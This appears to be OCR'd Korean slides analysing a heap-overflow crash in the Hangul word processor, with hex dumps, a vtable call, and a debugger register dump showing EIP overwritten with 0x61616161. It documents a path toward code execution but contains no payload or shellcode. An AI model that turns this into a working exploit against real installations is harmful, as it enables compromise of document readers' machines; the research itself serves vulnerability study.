
한글 크래시 분석 및 공격



0x00020001의 주소에 0x20787463을 가지고 있음


한글 크래시 분석 및 공격

공격 예상 시나리오



한글 크래시 분석 및 공격


0x00020001로 heap overflow



Address	Hex dump	ASCII
0785BCD8	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺☻.....€.....☺☻....
0785BCE8	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	.....☺☻.....€
0785BCF8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BD08	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺☻.....€.....☺☻....
0785BD18	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	.....☺☻.....€
0785BD28	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BD38	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺☻.....€.....☺☻....
0785BD48	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	.....☺☻.....€
0785BD58	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BD68	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺☻.....€.....☺☻....
0785BD78	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	.....☺☻.....€
0785BD88	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BD98	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺☻.....€.....☺☻....
0785BDA8	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	.....☺☻.....€
0785BDB8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BDC8	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺☻.....€.....☺☻....
0785BDD8	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	.....☺☻.....€
0785BDE8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BDF8	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺☻.....€.....☺☻....
0785BE08	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	.....☺☻.....€
0785BE18	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BE28	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺☻.....€.....☺☻....
0785BE38	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	.....☺☻.....€
0785BE48	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BE58	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺☻.....€.....☺☻....
0785BE68	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	.....☺☻.....€
0785BE78	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BE88	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺☻.....€.....☺☻....
0785BE98	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	.....☺☻.....€
0785BEA8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0785BEB8	01 00 02 00 00 00 00 80 00 00 00 00 00 00 00 00	☺☻.....€.....☺☻....
0785BEC8	00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 80	.....☺☻.....€

한글 크래시 분석 및 공격

Vtable 호출



한글 크래시 분석 및 공격

```
EAX 61616161 HwpUR.61616161
ECX 00020001 ASCII "ctx "
EDX 20787463 ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
EBX 00000000
ESP 09F4FC78
EBP 09F4FCF4
ESI 70602598 HncSDS.70602598
EDI 7060259C HncSDS.7060259C

EIP 61616161 HwpUR.61616161

C 1  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 1  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 7EF90000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010293 (NO,B,NE,BE,S,PO,L,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


Address	Message
5F98D287	New thread with ID 000017AC created
5F98D287	New thread with ID 000015BC created
5F98D287	New thread with ID 00000CA8 created
5F98D287	New thread with ID 0000038C created
5B530000	Module C:\Windows\system32\api-ms-win-downlevel-s
7615C42D	Debug string: 1. LaunchDir() return :: [3]
70F6345E	New thread with ID 0000052C created
7615C42D	Debug string: AppShield_MemInspectMalware pData [
7615C42D	Debug string: Launch() return :: [0]
7615C42D	Debug string: AppShield_MemInspectMalware pData [
7615C42D	Debug string: Launch() return :: [0]
7615C42D	Debug string: AppShield_MemInspectMalware pData [
7615C42D	Debug string: Launch() return :: [0]
7615C42D	Debug string: AppShield_MemInspectMalware pData [
7615C42D	Debug string: Launch() return :: [0]
7615C42D	Debug string: AppShield_MemInspectMalware pData [
7615C42D	Debug string: Launch() return :: [0]
	Thread 0000136C terminated, exit code 0
7615C42D	Debug string: AppShield_MemInspectMalware pData [
7615C42D	Debug string: Launch() return :: [0]
7615C42D	Debug string: AppShield_MemInspectMalware pData [
7615C42D	Debug string: Launch() return :: [0]
7615C42D	Debug string: AppShield_MemInspectMalware pData [
7615C42D	Debug string: Launch() return :: [0]
70F6345E	New thread with ID 00000A0C created
	Thread 00000A0C terminated, exit code 0
	Thread 0000052C terminated, exit code 0
705D3382	Access violation when reading [8000F735]
7701E3FE	Access violation when reading [44A0899A]
7701E3FE	Access violation when reading [44A0899A]
	Debugged program was unable to process exception
61616161	Access violation when executing [61616161]

Access violation when executing [61616161]

한글 크래시 분석 및 공격


But..

한글 크래시 분석 및 공격




EIP 바뀔 확률이 100%가 아님

한글 크래시 분석 및 공격




한글 크래시 분석 및 공격




- 한글은 많은 쓰레드들이 동시에 처리

